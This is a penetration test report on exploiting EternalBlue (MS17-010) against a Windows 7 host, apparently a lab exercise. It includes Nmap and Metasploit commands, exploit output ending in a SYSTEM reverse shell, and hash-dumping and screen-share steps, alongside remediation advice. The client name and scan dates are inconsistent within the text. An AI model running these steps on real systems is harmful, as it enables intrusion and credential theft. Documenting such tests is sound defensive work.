BLUE TECHNOLOGIES

Security Assessment Findings Report

BUSINESS CONFIDENTIAL

Date: July 16, 2024

Project: BT-001

Version: 1.0

Table of Contents

Confidentiality Statement

This document is solely owned by Blue Technologies and Truck-2-Tech (T2T). It contains confidential and proprietary information. Any duplication, distribution, or use, in whole or in part, in any format, requires permission from both Blue Technologies and T2T.

Blue Technologies may provide this document to auditors under non-disclosure agreements to verify compliance with penetration testing requirements.

Disclaimer

A penetration test is viewed as a momentary assessment. The results and recommendations are based on the data collected during the evaluation and do not account for any changes made outside that timeframe.

Time-limited engagements do not permit a comprehensive review of all security measures. T2T focused the assessment on identifying the most vulnerable security controls that an attacker might exploit. T2T advises conducting similar evaluations annually, either by internal teams or external assessors, to maintain the effectiveness of the controls.

Contact Information


Name	Title	Contact Information
Blue Technologies		
Bluey The Dog	Information Security Manager	Email: bluey@bluetech.com
T2T Pentesting		
James Shank	Lead Penetration Tester	Email: t2t@t2t-pen.com

Assessment Overview

From July 15th, 2024 to July 16th, 2024, Blue Technologies engaged T2T to evaluate the security posture of its Windows 7 endpoint compared to current industry best practices that included an Internal Penetration Test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include:

- **Planning**: Gather customer objectives and establish rules of engagement.
- **Discovery**: Conduct scanning and enumeration to identify potential vulnerabilities and weak points.
- **Attack**: Validate identified vulnerabilities through exploitation and perform further discovery based on new access.
- **Reporting**: Document all discovered vulnerabilities, exploitation attempts, and evaluate company strengths and weaknesses.



Assessment Components

Internal Penetration Test

An internal penetration test simulates an attacker operating from within the network. An engineer scans the network to uncover potential vulnerabilities in hosts and conducts both common and advanced internal network attacks, including LLMNR/NBT-NS poisoning, various man-in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket attacks, and others. The engineer aims to access hosts through lateral movement, compromise domain user and admin accounts, and extract sensitive data.

Finding Severity Ratings

The table below outlines the severity levels and their associated CVSS score ranges used in this document to evaluate vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact.

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Internal Penetration Test (IPT)	172.16.49.136

Scope Exclusions

At the client's request, T2T did not carry out any of the following attacks during the testing:

- Social Engineering or email phishing campaigns

All other attacks not specified above were permitted by Blue Technologies.

Client Allowances

Blue Technologies provided T2T the following allowances:

- NA

Executive Summary

T2T assessed Blue Technologies' internal security posture through penetration testing from July 15th, 2024 to July 16th, 2024. The following sections offer a high-level overview of the vulnerabilities identified, along with successful and unsuccessful attempts, as well as strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement permitted denial of service but did not permit social engineering across all testing components.

Time limitations were in place for testing. Internal network penetration testing was permitted for two (2) business days.

Testing Summary

The network assessment evaluated Syntex Dynamics' internal security posture. T2T conducted a thorough vulnerability scan on all provided IP addresses to assess the overall patch management of the network. The assessment identified a Windows 7 endpoint (IPT-004) with a critical vulnerability known as MS17-010, or "Eternal Blue" (IPT-001).

By exploiting this vulnerability, T2T gained unauthorized access to the network. This access allowed the team to retrieve all user passwords stored in the system (IPT-002) and even conduct a remote screen-sharing session (IPT-003), despite Remote Desktop Protocol (port 3389) not being open. This highlights the serious risk posed by the Eternal Blue vulnerability and underscores the importance of timely software updates and patches.

No additional vulnerabilities were discovered, indicating that while there was a significant security weakness, other areas of the network were adequately protected. For further details on the findings and recommendations, please refer to the Technical Findings section.

Tester Notes and Recommendations

The testing results of the Syntex Dynamics network indicate that the organization is undergoing its first penetration test. The primary finding was the presence of a critical vulnerability, MS17-010, "Eternal Blue," which allowed the testing team to gain unauthorized access to the network. This exploitation facilitated the retrieval of all user passwords and enabled a remote screen-sharing session, despite the Remote Desktop Protocol (port 3389) not being open. Notably, the testing team was unable to log into any SMB shares.

The main issue identified was inadequate patching, which allowed the initial compromise of the network. This is supported by the exploitation of the Eternal Blue vulnerability, demonstrating the importance of maintaining up-to-date security patches.

We recommend that Syntex Dynamics immediately apply the latest security patches and updates to all systems to address the MS17-010 vulnerability and prevent unauthorized access. Enhancing network monitoring with continuous intrusion detection systems will help identify and respond to suspicious activities promptly. Additionally, conducting regular vulnerability assessments and penetration testing will ensure the network remains secure and any new vulnerabilities are promptly identified and mitigated.

Furthermore, it is advised that Syntex Dynamics phases out the use of Windows 7, as it no longer receives security updates. If the endpoint running Windows 7 is critical to operations, consider air-gapping it to isolate it from the rest of the network and minimize the risk of exploitation.

On a positive note, the testing team noted that there were several security measures in place, which detected the vulnerability scanning and alerted the security operations team. While not all attacks were identified during testing, these alerts represent a positive initial step.

Overall, Syntex Dynamics' network performed as expected for a first-time penetration test. We recommend thoroughly reviewing the recommendations in this report, addressing the findings, and conducting annual re-testing to enhance the overall internal security posture.

Key Strengths and Weaknesses

The following were identified to be key strengths during the assessment:

1. Security operations detected vulnerability scanning and some attacks, showing active monitoring.
2. Foundational security measures partially mitigated potential attacks.

The following were identified to be key weaknesses during the assessment:

1. Exploitable MS17-010 ("Eternal Blue") vulnerability due to poor patch management.
2. Use of Windows 7, which no longer receives security updates, increases risk.
3. Presence of Eternal Blue suggests potential SMB protocol misconfigurations, despite no access to shares.

Vulnerability Summary & Report Card

The following tables present the vulnerabilities found by impact and recommended remediations:

Internal Test Findings

1	2	1	0	1
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Internal Penetration Test		
IPT-001: Insufficient Patching - MS17-010	**Critical**	Apply the appropriate Microsoft patches
IPT-002: Insufficient Password Management - User Hashes Extracted	**High**	Regularly changing complex passwords; implement MFA
IPT-003: Security Misconfiguration - Remote Access via Meterpreter shell	**High**	Restrict remote access and monitor for unauthorized sessions
IPT-004: Insufficient Patch Management - Operating System	**Moderate**	Upgrade to supported OS or air-gap if running critical infrastructure
IPT-005: Path to Administrator	**informational**	Review action and remediation steps

Technical Findings

Internal Penetration Test Findings

Finding IPT-001: Insufficient Patching - MS17-010 (Critical)

Description:	The vulnerability allows remote code execution via a flaw in the SMB protocol. This exploit can be triggered remotely, enabling attackers to gain unauthorized access to systems and potentially control over the entire network.
Risk:	Likelihood: Very High – The likelihood of exploitation is critical due to the widespread availability of the exploit and the number of unpatched systems connected to the internet. Impact: Very High – Successful exploitation can lead to unauthorized system access, full control of affected machines, and significant compromise of the entire network, affecting sensitive data and critical services.
System:	172.16.49.136
Tools Used:	Nmap, Metasploit
References:	MS17-010 Bulletin - Microsoft Security Bulletin MS17-010

Evidence

```
┌──(kali㉿kali)-[~/Blue/nmap]
└─$ sudo nmap --script=vuln 172.16.49.136 -oA ~/Blue/nmap/vuln
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-14 15:57 CDT
```

Figure 1: Nmap Script checking for vulnerabilities


```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 121.21 seconds
```

Figure 2: Output of Nmap script showing endpoint vulnerable to MS17-010

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                     Required  Description
   ----         ---------------                                     --------  -----------
   CHECK_ARCH   true                                                no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                               no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordli         yes       List of named pipes to check
                sts/named_pipes.txt
   RHOSTS                                                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
                                                                              cs/using-metasploit.html
   RPORT        445                                                 yes       The SMB service port (TCP)
   SMBDomain    .                                                   no        The Windows domain to use for authentication
   SMBPass                                                          no        The password for the specified username
   SMBUser                                                          no        The username to authenticate as
   THREADS      1                                                   yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 172.16.49.136
rhosts => 172.16.49.136
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 172.16.49.136:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 172.16.49.136:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Confirmation of vulnerability

Figure 3: Metasploit module for second confirmation of vulnerability


```
[*] 172.16.49.136:445 - Connecting to target for exploitation.
[+] 172.16.49.136:445 - Connection established for exploitation.
[+] 172.16.49.136:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.49.136:445 - CORE raw buffer dump (38 bytes)
[*] 172.16.49.136:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 172.16.49.136:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 172.16.49.136:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 172.16.49.136:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.49.136:445 - Trying exploit with 22 Groom Allocations.
[*] 172.16.49.136:445 - Sending all but last fragment of exploit packet
[*] 172.16.49.136:445 - Starting non-paged pool grooming
[+] 172.16.49.136:445 - Sending SMBv2 buffers
[+] 172.16.49.136:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.49.136:445 - Sending final SMBv2 buffers.
[*] 172.16.49.136:445 - Sending last fragment of exploit packet!
[*] 172.16.49.136:445 - Receiving response from exploit packet
[+] 172.16.49.136:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.49.136:445 - Sending egg to corrupted connection.
[*] 172.16.49.136:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 172.16.49.136
[*] Meterpreter session 1 opened (172.16.49.137:4444 → 172.16.49.136:49159) at 2024-07-14 16:19:20 -0500
[+] 172.16.49.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.16.49.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.16.49.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Figure 4: Exploit module successful on endpoint

```
meterpreter > sysinfo
Computer        : WIN-845Q99004PP
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 5: Verification of Administrator-level access on endpoint

Remediation

- Apply the latest security patches from Microsoft for the SMB protocol to mitigate the vulnerability.
- Implement a regular patch management process to ensure all systems are updated promptly.
- Disable SMBv1 on all systems, as it is no longer considered secure and is vulnerable to exploits.
- Conduct regular vulnerability assessments to identify unpatched systems and prioritize remediation efforts.

Finding IPT-002: Insufficient Password Management - User Hashes Extracted (High)

Description:	Post-exploitation, user hashes were extracted from compromised systems. This allows attackers to attempt to crack these hashes, potentially gaining access to user accounts and sensitive information across the network.
Risk:	Likelihood: High – The likelihood of user hashes being compromised is high, especially in environments where weak passwords are used and post-exploitation techniques are employed. Impact: High – If attackers successfully crack these hashes, they can gain unauthorized access to multiple accounts, facilitating lateral movement across the network and increasing the risk of further data breaches.
System:	172.16.49.136
Tools Used:	Metasploit, Hashcat
References:	Microsoft Password Article - User password complexity CISA Password Article - CISA use stong passwords

Evidence

Figure 1: User hashes obtained for offline cracking

Remediation

- Implement unique local administrator passwords for each machine to prevent credential reuse.
- Utilize a password management tool to securely store and manage local admin credentials.
- Limit the number of users with local admin access by applying the principle of least privilege.
- Conduct regular audits to ensure compliance with the unique password policy across all systems.

Finding IPT-003: Security Misconfiguration - Remote Access via Meterpreter Shell (High)

Description:	Despite port 3389 being closed, a screen share session was initiated via the Meterpreter shell. This capability indicates a serious breach, allowing attackers to monitor and manipulate user activities remotely.
Risk:	Likelihood: Moderate – The likelihood of successfully initiating a screen share session is moderate, relying on specific conditions of post-exploitation access via the Meterpreter shell. Impact: High – The ability to monitor user activities remotely poses a significant risk, as it may lead to sensitive information theft and further exploitation of user credentials and access rights.
System:	172.16.49.136
Tools Used:	Metasploit
References:	NIST SP 800-61 - NIST Incident Response Guide NIST 800-25A - NIST Network Segmentation Guidelines

Evidence




Figure 1: Meterpreter screenshare of Windows 7 endpoint

Remediation

- Provide training for users on recognizing unauthorized access attempts and the importance of securing RDP.
- Use monitoring tools to log and analyze RDP connections and sessions for suspicious activity.
- Enforce complex password policies for RDP accounts.
- Enable two-factor authentication (2FA) for additional security.
- Regularly audit system configurations to ensure compliance with security best practices and identify potential vulnerabilities.

Finding IPT-004: Insufficient Patch Management - Operating System (Moderate)

Description:	The presence of Windows 7 systems, which are no longer supported with security updates, significantly increases the risk of exploitation. These systems lack critical patches for new vulnerabilities.
Risk:	Likelihood: High – The likelihood of being targeted for exploitation is high, as many attackers actively seek out unsupported systems to exploit known vulnerabilities. Impact: Moderate – While the direct impact of a single EOL system may be moderate, its presence in critical infrastructure can increase overall network vulnerability, leading to potential data breaches and operational disruptions.
System:	172.16.49.136
Tools Used:	N/A
References:	Microsoft EOL - Microsoft End of Life Policy NIST SP 1800-5 - IT Asset Management

Remediation

- Update Operating Systems to latest version

Finding IPT-005: Steps to Administrator (Informational)

Step	Action	Remediation
1	Nmap vulnerability scan on target	Close unused ports and implement Firewall rules
2	Exploit MS17-010 vulnerability with Metasploit	Update Operating System or Upgrade to newer Windows OS version
3	Dump user hashes for offline cracking	Utilize password management tool and enact MFA
4	Pivot through network	Network segmentation

Likely Compromise Scenario

In a likely compromise scenario for the Windows 7 machine, an attacker could exploit the MS17-010 "Eternal Blue" vulnerability to gain unauthorized access. Once inside the system, they would execute the exploit, allowing remote code execution and enabling them to dump user hashes stored on the machine. This would potentially lead to the extraction of sensitive credentials. Despite port 3389 being closed, the attacker could leverage a Meterpreter shell to initiate a screen share session, allowing them to monitor user activities in real-time. With access to user credentials, the attacker could perform lateral movement within the network, further compromising additional systems and escalating privileges, ultimately gaining extensive control over the network's resources. The presence of an unsupported operating system heightens the risk, as the machine lacks necessary security updates to defend against emerging threats.

Additional Scans and Reports

T2T provides all clients with comprehensive report information gathered during testing. This includes Tenable Nessus files and full vulnerability scans in detailed formats. These reports contain raw vulnerability scans and additional vulnerabilities not exploited by T2T.

The reports highlight hygiene issues that require attention but are less likely to lead to a breach, such as defense-in-depth opportunities. For more information, please refer to the documents in your shared drive folder labeled “Blue Technologies BT-001”.

Last Page

